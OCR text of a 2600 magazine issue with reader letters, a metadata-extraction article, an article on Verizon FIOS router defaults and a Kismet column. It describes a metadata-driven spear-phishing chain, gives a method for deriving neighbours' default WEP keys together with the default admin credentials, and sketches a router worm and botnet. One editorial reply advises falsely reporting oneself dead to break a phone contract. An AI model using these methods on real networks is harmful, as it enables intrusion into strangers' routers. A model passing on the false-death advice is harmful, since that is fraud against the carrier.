that further infringe on the privacy and freedom of the American public. Once power like that is granted to the government, it is too tempting not to use it, much less roll it back. The power is there now, and all future government administrations will have access to it, many of whom you will not agree with ideologically. One of the first things the Obama administration did was to affirm the Bush administration's support of immunity for telcos that facilitated the spying of the Bush administration. The closing of Gitmo was a publicity farce; more of a reshuffling of the inmates around the world, which is almost more dangerous, because at least with Gitmo, there was a symbol, a central point of human rights abuses that the public could focus on.

Abuses similar to those that occurred at Gitmo will almost undoubtedly continue, simply distributed without a symbolic focal point for the indignant.

I only ask that you continue your vigilance in watching this administration just as closely as you would any other, regardless of whether they claim to be on your side or whether you agree with some of their ideologies. I am not surprised at the love affair the mainstream media has with this administration, nor am I surprised at their gross dereliction of their investigative journalistic duties. However, I would be surprised and superbly disappointed if you at *2600* abandoned the very core of who you are and did the same. It is the independent and free thinkers such as yourselves that keep the door open for free and honest questioning and debate, fearless in the face of mainstream opinion or other powerful forces. The "place where there is no darkness" can never exist without the constant and honest vigilance of the free. Thank you for being who you are, and I sincerely hope you continue to be honest with yourselves and your readers.

Happy Hacking.

Bpa

Your points are quite sound. But every now and then it's important to step away from the eternal vigilance as individuals for the sake of sanity. We can occasionally be happy without giving up our concerns. Otherwise our negativity will override any points that we want to make and communicate to others. We all know that there are going to be problems down the road and many things to disagree with in the new administration. But it's quite clearly a change from the previous one, even if it's not as much of a change as we would like. To not acknowledge this is to imply that real change isn't realistically possible. And that sentiment is the surest way to keep things the way they are. So don't mistake feelings of happiness on the very first day of this change in government as blind subservience to anything that follows.

Dear *2600*:

HAVING BEEN UNCEREMONIOUSLY DUMPED, I WOULD LIKE TO TEACH MY EX A LESSON HE SOON WON'T FORGET, AND AM WILLING TO PAY FOR THE PRIVILEGE OF SENDING HIM A VIRUS OR TWO, AS WELL AS DISABLING HIS WEBSITE, SINCE AFTER PROPOSING TO ME HE DECIDED THAT MAKING JEWELRY AND MONEY WERE FAR MORE IMPORTANT TO HIM THAN I WAS, AND IN THE PRESENT STATE OF THE WORLD ECONOMY HE TOLD ME THAT'S ALL HE HAS TIME FOR, AND MAYBE ONE DAY WHEN THINGS GET BETTER HE'LL GET BACK TO ME...

I'M WILLING TO PAY A COUPLE OF HUNDRED DOLLARS I CAN ILL AFFORD AT THIS TIME, BUT AM WILLING TO PART WITH IF YOU CAN PUT ME IN TOUCH WITH SOMEONE WHO CAN HELP ME WITH MY REQUEST.

I'M NOT A COP/CYBER SURVEILLANCE ANYTHING - JUST A GIRL WHO'S HAD HER HEART BROKEN, AND IS TRYING TO MAKE THE PAIN OF HER SITUATION LESS UNBEARABLE...

Angelique

We can't imagine what this guy was thinking. He's walking away from quite a catch, no question there.

Dear *2600*:

I am a new hacker reader and am enjoying your magazine. I love the many articles and hope to be able to order some back issues soon. But I have a question - something you can help with hopefully. I am carrying a Treo Centro on the Sprint network right now and the contract is not up until the end of the year. I was wondering if there was any way to get out of a Sprint contract. I was hoping this was something you could help me with. I thought it sounded right along your lines.

Stuck in a contract and wanting an iPhone
dawn

The best way to deal with this is to make them believe you're about to change carriers. While this won't get you out of the contract, it will make them give you various incentives to stay and these will at least reduce the amount you're spending each month. If that fails, you can also cut back your plan to the bare minimum so that the amount you spend over the next few months will be less than the penalty. You could also loan out your phone for the remaining months to someone who is willing to pay the monthly rate. Or, as a last ditch attempt, you can also report that the person (you) whose name the phone is in is no longer living. This could result in other side effects but it has been known to get the phone disconnected quickly with no penalty.

Dear *2600*:

I enjoyed the tables of contents more in their pre-25:3 format. Since that issue, they have been printed over black and white photos rather than over white as in all the previous issues that I have read.

I find it useful to annotate my copies of *2600* by writing little summaries of each article in the space beside the titles in the TOC and/or by putting stars next to the particularly amazing and useful articles.

It is, of course, more difficult to write with a pen on a black or gray background. Since the fateful 25:3 revision, I have considered several solutions: white-out, silver markers, and fountain-style pens with darker ink. These all seem kinda inelegant, though.

All that said, I write to humbly request that you return to the old format, with a small picture in the upper right of the TOC, black text for the article titles, and shiny happy white space beneath, between, and behind.

Oh yeah, happy (belated) 25th and keep the awesomesauce flowing!

27B/6

We suggest using bright red stick-on stars to mark articles. These are available at most office supply stores. Your purchase agreement does not allow you to mark issues with a pen.

Abusing Metadata

by ChrisJohnRiley

What is metadata?

Metadata, coming from the Greek word "meta," meaning about, is a rich source of information that is stored within the structure of a file when it's saved. This information can include details about the author of the document, date of creation, path information, and which application was used for creating the file. It can contain a host of potentially useful information to the average bad guy or generally curious type.

How can you see the metadata?

Windows: There are a number of ways to view the metadata contained within files. Under Windows the easiest way to view simple metadata is to right-click on the file you're interested in and select properties. It seems simple, and it is. Although, that said, this won't work for every type of file and won't give you all the information you might want. With specific file types you'll see a 'Summary' tab that will include some basic details. This information will vary depending on the file type. Some file types will provide nothing more than a time/date stamp and others will want to tell you their life story, so to speak. Using Microsoft Office documents as an example, you should see some basic statistical information about the document (number of words etc.). Underneath this you'll find the creation date, last edited date, as well as hopefully some information about the author and the name of company the software is registered to. In some versions of Microsoft Office, you'll also be able to see the exact version of software used to create/edit the file.

Looking at PDF files will also provide a wealth of information. When you look at the properties of a PDF file, you'll likely see a 'PDF' tab that contains specific information about the creation of the PDF document. As with Microsoft Office, this tab should contain the version of software used to create the file, as well as the usual creation information. Information about the Author is optional here, and isn't usually automatically entered (unlike Microsoft Office, which will populate this field from your user settings). If you want to go deeper into metadata you can pick-up a number of third party tools that will extract the information from documents for you. Tools like Metaviewer and MetadataAssistant can gather together all this information into a single location.

Linux: Under Linux, the options for extracting metadata are a lot more flexible than they are under Windows. After all, isn't *everything* more flexible under Linux? ;) At a basic level, you can use the 'strings' command to examine one or more files for human readable strings contained within the file. This will give you a long output, most of which isn't going to be particularly useful for you. However, hidden somewhere in this list of strings you'll usually find the same information that I alluded to above. The power of Linux, however, is that you can take this output and search it for specific strings. For example '`cat file.pdf | strings | grep -i adobe`' will search file.pdf for any strings matching the word adobe. This should output a number of strings and hopefully the version of software used to create the file. You can fine tune this simple search function to look at multiple files, or search for other strings very easily.

As with Windows, you can also install a number of third party tools to make metadata searching easier. Running a quick search on your distributions software list should pop up two or three options. Personally, I'd start by looking at the extract tool, as this should offer what you need from a command line and should be easy to find in your package manager. Command syntax couldn't be easier: '`extract`'. You can use the -p option to set a specific metadata field that you want to see. For example '`extract ➥ -p creator test.doc`' will output just the creator data associated with the test.doc file.

What about Image Files?

Good question, I'm glad you asked. Image files can, and usually do, provide information that can be very informative. Unlike the document types we covered above, you'll probably need to install a specific application to get at the really interesting data stored in image files. You can get basic text output from the extract tool. However, if you by search for 'EXIF' on Google, you'll come across a number of command line and GUI applications that will do a little more for you. Personally, I use the Exiftool application written by Phil Harvey (sometimes with the ExifToolGUI, if I'm feeling really lazy).

If you're on Linux, you can get the libimage-exiftool-perl module direct from your repository. For Windows users, you can get an installer from Phil Harvey's website (see links below). Image files include a number of EXIF tags that contain a wealth of information about the type and model of camera used to take the picture, as well as thumbnail information and even GPS data, if the camera is fitted with one (like the iPhone, for example). The thumbnail information can

be useful depending on the way the picture has been edited. If a thumbnail image isn't re-created after editing, then the thumbnail will represent the original picture and not the edited, cropped, or touched up final version. Using the exiftool you can easily export this data by typing '`exiftool -b -ThumbnailImage image.jpg > image_thumb.jpg`'. This has been used more than once with embarrassing results. Search for "Cat Schwartz exif" or "Meredith Salenger exif" for more information (not safe for work). There are many more possibilities here, so your best bet is to check out the Exiftool documentation.

What else can you see?

It's common in business to work in teams when creating specific types of documents. Collaboration is a big thing for companies like Microsoft, especially when it comes to the marketing team needing to make changes to public documents. The back and forth goes on until the final document is completed. Within Word, the information for each revision of the document is stored unless it's specifically stripped from the document. Using various methods, it's possible to view information on the revisions that took place within the document (if they've not been cleaned prior to publishing). A prime example of this is the research done by Michal Zalewski back in 2004. He wrote an article about data stored within Microsoft Office documents. The article can still be read on his website, along with a (now) outdated tool called the revisionist that extracts the revision information. I'll not rehash the contents of the story here, as we're all more than capable of clicking a few links. However, suffice it to say, it was a little embarassing for Microsoft to have the revision history of their publicly available documents, including writers' notes and changes, exposed on the internet. Microsoft quickly got the message and began cleaning metadata from the files it uploaded. Other companies, though, don't seem to have gotten that clue just yet.

I regularly find metadata in files when performing penetration tests. This information can be extracted and used to our advantage. In order to see this information, you can open up the files in Word and select to review all revisions through the collaboration options. This can obviously get a little long winded if you're searching an entire website's worth of data. The revisionist tool was designed to do this automatically on entire directories. However, time has moved on since the tool was first made and running it on more recent documents results in error. This just means that we need to break out the trusty Linux toolbox and take a look. Using Office 2007 as an example, we can take the .docx file and expand it using unzip (docx is a container and not just a document, after all). Once expanded, you'll find the collaboration information in the ./word/document.xml file. You can see additions and deletions based on their XML tags. For example, deleted entries are surrounded by delText tags. You can easily find these in Linux using '`sed -n -e 's/.*\➥(.*\)<\/w:delText>.*/\1/p' document.xml > deleted.out`'. Comments can similarly be found by looking at the ./word/comments.xml file.

Why is all this useful?

Why should you care about this information? Well, there are a number of reasons. Obviously, for one, we all value our privacy and nobody likes to think that a document we've written will contain possibly sensitive information about us. Taking it from another point of view, however, as a penetration tester, metadata is a treasure trove of useful information. Simply finding a few PDF and Word documents on a website could give me enough information to launch a focused, client-side attack. I'll run you through the process, step by step. After gathering some files from the target company (possibly using a Google search such as site:target.com filetype:pdf), I can run the PDF files through strings/extract and isolate the information that I want. Not all files are going to contain useful data, so it's best to check multiple files from various sources (website, emailed press releases, etc.).

Following our example to the next stage, I can see from the metadata I've extracted that the company is using Adobe Acrobat Professional 8.1.2 for Windows (this is listed in the metadata as the product used to create the PDF files). I also find the full names of several authors who wrote documents for the website.

The final piece of information is the document creation date. From the creation date I can see that they wrote the documents last month, so the information I've extracted from the metadata is relatively current. After all, no point in using outdated data. Armed with the name of the author and the content of the documents, I call the company reception (probably late evening or lunchtime, in the hope that my target is away). Using the information I've gathered, I simply ask for the email address of the target, so that I can forward him a new revision of the document for consideration. Simple request, nothing too heavy. Maybe you can even skip this step if you can determine the email address based on other information gathered from the Internet. Google hacking is your friend here.

Now it's time to write him an email. Taking one of the PDF files I examined earlier, I edit it to insert a client-side exploit. Adobe Acrobat 8.1.2 has a known flaw that can be exploited using malformed PDF files. I won't go into how to achieve this here, as that's not the point of this article. From here, it's a simple case of writing a believable email that is convincing enough to get him to open my version of the PDF. As you're targeting a specific individual or group, this


shouldn't be too hard to achieve. With this done, it's time to sit back and wait for the exploit to run. What happens from here is up to you. Without the valuable metadata, this attack would have been a lot harder to achieve. There would have been no specific target information and no idea which client-side exploit could work. Of course, metadata didn't make this user vulnerable. He was always vulnerable. It just made things easier for us to exploit.

Can I remove metadata?

If you want to remove the metadata stored in your documents, there are a number of options. Microsoft has released an add-in for Office XP/2003, as well as building a feature into Office 2007 to clean metadata from files. Both of these options will strip specific metadata from Microsoft Office files as you save them. Adobe has also begun incorporating metadata removal into their latest versions. There are also a number of third party tools on offer, like iScrub and 3BView, that do the same job. If you're looking to ensure that all of your files are metadata free, then the third party offerings are probably where you'll find the best options. The Microsoft solutions, although handy, do little to protect you from all those documents you have saved on your servers, desktops and, no doubt, online. Plus, there will always be the odd user who forgets to clean the metadata before saving. For bulk cleaning, you'll have to look beyond the desktop plugins, but there are enterprise solutions out there.

Resources

- Michal Zalewski (Revisionist) `http://lcamtuf.coredump.cx`
- Larry Pesce (metadata the silent killer) `http://www.sans.org/reading_room`
- Phil Harvey (Exiftool) `http://www.sno.phy.queensu.ca/~phil/exiftool`



Verizon FIOS Wireless Insecurities

by phishphreek
phishphreek@gmail.com

As usual, this information is provided for educational purposes only.

I was a long time customer of Comcast High Speed Internet. As soon as Verizon FIOS became available in my area, I immediately signed up for their Internet service. I opted to go with their highest package at the time, which was an impressive 15 Mbps/15 Mbps. I opted to use the 15/15 because I've always leeched torrents, due to my subpar connections, and I was finally in a position to give back to the community. I seed mostly various open source projects that are large in size, such as distros or similar. Verizon has since come out with a much faster package of 50 Mbps/20 Mbps.

During the install, the tech didn't seem to know much more than how to hook up the standard connections. He had no idea how to connect my Linux box to the wireless router. He was only familiar with running their install program on a Windows OS. I asked him for the WiFi info and told him not to worry about it. I could easily connect without his help. When I started to look over the info he provided, I saw something of concern. While they are giving out WiFi routers to *all* FIOS customers and enabling "security," they are using WEP. WEP has long been known to have poor security[1]. I was amazed that they chose this as their default settings. They might as well as leave it wide open. If they left it wide open then at least some people would realize that it was insecure and might enable a WPA2 or a WPA2/802.x config. Of course, that's what I immediately wanted to do. I told the tech that they were implementing an insecure protocol for wireless protection. He said that he had never heard such a thing and couldn't believe that Verizon would do that. They "took security very seriously." I then told him that if someone knew what they were doing, they could easily break the WEP encryption in minutes. He shrugged it off as though it wasn't his problem and told me to call customer service.

I got the default UID and PWD to change my security settings (UID: admin PWD: password1). I quickly found the wireless settings, but was surprised by the user interface. Changing from a WEP to WPA2 setting was easy enough for me, but I think it would be confusing to a normal user. I've worked with many users in the past in a support role and it's very easy to confuse them. In order to enable WPA, you must first disable WEP under the menu "Basic Security Settings" which has a title/warning of "(We recommend using WEP because it encrypts your wireless traffic.)". So to an end user, it may seem wrong to disable WEP. To enable WPA2, you have to go to another section titled "Advanced Security Settings." Once there, you have to change it from "WEP (Recommended)" to "WPA2 (An enhanced revision of WPA providing stronger security settings)" which, again, to a normal

user might seem wrong since WEP is "Recommended." Nonetheless, I changed from WEP to WPA2 with the maximum length random shared key, because I knew better.

I later decided to survey wireless connections my neighborhood. I live in a rather large apartment complex. The complex is marketed as "Luxury" and is more upscale than most other complexes in my area. A lot of people have WiFi and other high tech devices. Firing up Kismet from my office on my laptop reveals over 75 wireless routers. If I walk the perimeter of my apartment, over 125 access points show up. A quick drive around the development reveals over 500 access points. When I first moved in, there were not nearly as many (about half) and many of them were not protected at all. Two years later, I'm happy to see that most are at least using WEP. Increasingly, I've been seeing people deploy WPA2.

It's pretty easy to find a Verizon FIOS wireless connection. They tend to use pretty decent routers from Actiontec[2]. The specific model that I have is a MI424WR[3]. The OUI for the models in my area are 00:1F:90 and 00:18:01. Maybe more could be found by searching ieee.org. The SSID is normally random looking and stands out in the list. It is always 5 characters and is comprised of letters and numbers. As it turns out they use the last 40 bits of the WAN MAC address of the router as the default WEP key! They put it right on the router with the SSID information for consumer convenience. So, in order to attach to one of these devices, we should only need the WEP key. We already have a couple important pieces of information. We know that we can drop the first octet and keep the next two of the WLAN MAC address towards our 40 bit WEP key. That means that if the device starts with 00:1F:90, the WEP key will ALWAYS start with 1F90 and I've only got to figure out for myself the last three octets. Well, since the octets are in hex, that gives me 16 possible combinations for each octet or ~16^3=4096. It should be pretty easy to brute force that through a script, right?


But wait, just like a cheesy infomercial, it gets better. Enter Kismet[4]. After a short survey, you can simply listen passively to this traffic and select the Verizon FIOS wireless access point of your choice. Then use the "c" option on the AP to view the clients. What do we have here? It looks like a client with a MAC that starts with the same three octets of the device's WLAN MAC! Could that be the WAN MAC address? Yep, it is! That's right, you have the WEP key. Just drop the first octet of the WAN MAC.

More than likely, you'll be able to connect to the device easily. If they were not smart enough to change from WEP to WPA2, then you still have a good chance of logging into the router with the default UID and PWD above. I've always seen these devices on 192.168.1.1 by default. I've only tried to access a couple of them (with my neighbor's permission of course) and I've been able to get right on. None of them had changed their default settings and I helped them to better secure their connections using WPA2 and changing the default settings.

The whole point of this article is to bring attention to the gross insecurities of Verizon FIOS router default settings. These insecurities are not insignificant. An attacker can gain complete control of the router, which, in my opinion, is worse than the hosts directly on the network. It's simple to modify the firewall to allow remote administration. Configuring dynamic DNS features will increase the likelihood of finding and controlling of these devices. You don't have to be in the immediate proximity after initial compromise of the device. Seeing as many people use these devices as a firewall for their home computers, it's also easier to gain remote access to the computers because security is more lax behind a so-called firewall. Not to mention that it's easy to modify the DNS server that the router is using, which means that you can redirect just about any traffic you want (when clients are using the router as a DHCP server) pretty easily by setting host entries in the router or by redirecting to your own DNS server. The Actiontec MI424WR firmware is GPL'd[5], so it would be pretty simple to modify the source for your own needs, recompile and then load. Let's not also forget all the fun that could be had by modifying routing tables or loading a custom firmware such as DD-WRT[6]. It might even be conceivable to write a wireless worm of sorts which uses the routers as a Kismet drone[7] to identify neighbor Verizon FIOS routers and then break into them, uploading custom firmwares or settings and creating a botnet of very high-bandwidth endpoints distributing their firmware via ftp, tftp, torrent, or even running TOR[8] endpoints! The possibilities are vast.

Resources


1. http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html
2. http://www.actiontec.com/
3. http://www.actiontec.com/products/product.php?pid=41
4. http://www.kismetwireless.net/
5. http://opensource.actiontec.com/
6. http://www.dd-wrt.com/
7. http://www.dd-wrt.com/wiki/index.php/Kismet_Server/Drone
8. http://www.torproject.org/




Tesla's Wireless "World System"
ToTurn Earth into One Gigantic Dynamo

Transmissions

by Dragorn





Seven Years of Wireless Fun

The stars (or in this case, access points) align: The summer issue for H2K2 had one of the first articles about Kismet (and my first article for *2600*), and this summer has the first release of a completely rewritten Kismet which has been under development for five-plus years. Besides, "seven years of wireless fun" sounds better than "a bunch of years, and some wireless stuff."


So what's changed since 2002? In many ways, not a whole lot. Absolutely shocking, really, that the average home user hasn't listened all that well. Slowly, however, the tide is turning; within 50,000 networks collected randomly over the course of six months across several major cities, approximately 30 percent of networks are still wide open, 40 percent use WEP, and the remainder use some form of WPA (significantly leaning towards WPA-TKIP; only five percent of the total advertise WPA2-AES). This is up from a few years ago, when 20 percent encryption was a promising statistic. In retrospect, this info is available on `http://www.wigle.net` worldwide, but that would preclude bringing us to....


Stupid Kismet Trick #1: Quick-and-dirty processing of log files. Being, of course, absolutely on top of deadlines and never rushing things, I decided instead of writing a full XML parser to process log file lines, obviously the better solution was to spend a frantic five minutes with the AWK manual and toss together some ugly script:

```
cat *.nettxt | awk '/^ BSSID/ {
➥ ssid=0; printf "%s ", $3; }; /:
➥ Beacon/ { ssid=1; } /Encryption/ {
➥ if (ssid) printf $0; }; /Channel/
➥ { printf "\n"; };' | grep Encryption
➥ | sort | uniq | grep WEP | wc -l
```

This gives us a least-possible-effort mechanism for taking a directory full of logs, squash the network plaintext output format into single-line records, and count them.

Unfortunately, it's harder to separate statistics about home networks from networks used for inventory control, point-of-sale, or offices. Using WEP on a home network is still, most likely, foolish, considering how easy it is to break, but using it on a network with any


~ Kismet Sort View Windows
Name BSSID T C Ch Freq Pkts Size Bcn% Sig Clnt Manuf Cty Seen By
TRENDnet 00:14:D1:5F:97:12 A 0 1 2417 1 0B --- --- 1 TrendwareI --- wlan0
linksys_SES_45997 00:16:B6:1B:E4:FF A 0 6 2432 1 0B 10% -78 1 Cisco-Link --- wlan0
Autogroup Probe 00:13:E8:92:3F:CB P N --- ---- 2 0B --- 0 1 IntelCorpo --- wlan0
linksys 00:1A:70:D9:BC:13 A N 6 2437 2 0B 10% -86 1 Cisco-Link --- wlan0
WPA41 00:1F:90:E6:E0:84 A W 11 2462 3 0B --- -86 1 ActiontecE --- wlan0
6SIO3 00:1F:90:FA:F4:C8 A W --- 2412 3 0B --- -83 1 ActiontecE --- wlan0
TFS 00:09:5B:D7:9D:B2 A N --- 2462 4 0B --- -68 1 Netgear --- wlan0
Xu Chen 00:18:01:F9:70:F0 A N 6 2437 4 0B 0% -75 1 ActiontecE US wlan0
TK421 00:18:01:FE:68:77 A 0 6 2437 4 0B --- -79 1 ActiontecE --- wlan0
meskas 00:18:01:F5:65:E1 A 0 11 2462 5 0B 10% -71 1 ActiontecE US wlan0
Elina-PC-Wireless 00:24:B2:0E:E6:E2 A 0 11 2462 7 0B 10% -45 1 Netgear --- wlan0
7J4RO 00:1F:90:E6:04:F1 A W 11 2462 7 0B --- -80 1 ActiontecE --- wlan0
Pickles 00:1F:33:F3:C5:4A A 0 2 2422 8 0B --- -75 1 Netgear --- wlan0
BSSID: 00:1F:33:F3:C5:4A Crypt: TKIP WPA PSK AESCCM Manuf: Netgear SeenBy: wlan0
38c8 00:16:CE:07:60:77 A W 6 2447 19 0B --- -82 1 HonHaiPrec --- wlan0
Danish_Penguin 00:13:10:35:59:CB A W 9 2462 331 2K 50% -32 5 Cisco-Link --- wlan0
ORB1812
Networks
15
Packets
401
Pkt/Sec
0
Elapsed
00:00:33
No GPS info (GPS not connected)
45
Packets
0
Data
INFO: Detected new probe network "Danish_Penguin", BSSID 00:13:E8:92:3F:CB, encryption no, channel 0, 60.00 mbit
ERROR: Could not connect to the spectools server localhost:30569
INFO: Detected new managed network "linksys_SES_45997", BSSID 00:16:B6:1B:E4:FF, encryption yes, channel 6, 54.00 mbit
INFO: Detected new managed network "linksys", BSSID 00:1A:70:D9:BC:13, encryption no, channel 6, 54.00 mbit
ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
wlan0
9



sort of business application is begging for an intrusion.

For Kismet, however, the changes since the early versions are significant. Despite taking longer (much longer, as in multiple years longer) than intended, as several people are all too happy to remind me, the Kismet-2009-05-RC release incorporates a complete rewrite of the Kismet engine and user interface. Among other key new features, Kismet sports a completely redone UI. While still in Curses text mode (hey, I *like* curses, I curse all the time), the new user interface is widget-based and dynamically reconfigurable.

Bigger changes lie under the hood, however, with a completely redesigned packet processing system with usability and expandability as the main goals; Kismet will now automatically detect the driver type of network interfaces, can have new dynamic sources added while it is running, can export packets real-time to any other pcap based tool via tun/tap virtual network interfaces, automatically detect the supported channels on a capture interface, and keep running through most errors that would have killed previous releases. Most significantly, Kismet now supports plugins which can do nearly anything within the framework that Kismet does already, such as defining new alerts, adding new commands and reports to the client-server protocol, and even defining new capture types and log files.

Internally, once read by a packet source, data travels the "packet chain" where any type of arbitrary information can be attached. Plugins can attach anywhere along the chain: New packet data, decryption, network decode, logging, and so on. Once attached, a plugin receives all data which was attached to the packet in previous stages (such as decrypted WEP data, IDS alerts, tracked networks and clients) and can attach any information, including new custom data to be interpreted by later stages. Plugins can also be attached to the client, and can add new windows and widgets, and even change the main window layout.

There's a lot of possibilities, but what actual plugins are there? So far, Kismet bundles two plugins of its own, Kismet-PTW and Kismet-Spectools, which implement a passive Aircrack-PTW and integrate with the Spectools spectrum analyzer software. With the PTW plugin loaded, Kismet can automatically attempt to crack the WEP key of a protected network when enough data has been seen, without ever injecting any packets, automatically add the discovered WEP key to the log files for future reference, raise an alert that WEP has been cracked, and enter the WEP key into the decryption system so all future packets from the network are decrypted automatically.


The first third-party plugin comes from `http://www.detected.org` and implements a completely new capture type, reading data from DECT digital phone cards and expanding Kismet sniffing beyond 802.11. Server and client plugins define a new network protocol for DECT phone records and display it integrated in the UI.

Stupid Kismet Trick #2: Getting information out of Kismet real-time. Kismet writes data files at regular intervals, but reading them while Kismet is running can cause problems. Fortunately, Netcat and (once again) Awk come to the rescue here:

```
echo -e '\n!0 enable channel
➥ channel,networks' | nc localhost
➥ 2501 | awk 'BEGIN { CHN = 0;
➥ }; /CHANNEL:/ { chnum[CHN]=$2;
➥ chval[CHN]=$3; CHN=CHN+1; }; /
➥ TIME/ { if (CHN != 0) { printf("[");
➥ for (x = 0; x < CHN; x++) { pr
➥ intf("{\"id\":%s,\"value\":%s}",
➥ chnum[x], chval[x]); if
➥ (x < (CHN-1)) printf(",") }
➥ printf("]\n"); CHN=0; fflush("");
➥} };' | while read line; do echo
➥ "$line" > channel.json; done
```


Which is the quick and dirty way of converting the Kismet channel usage report (in this case, number of networks per channel) into a JSON file for displaying channel usage in AJAX. Similar magic can be done to extract active networks in the vicinity, GPS location, IDS alerts, and any other data collected by Kismet.

Development continues, and hopefully others will start writing plugins (read as: that's a hint) to add new features and functionality.



Using Network Recon to Solve a Problem

by Aesun

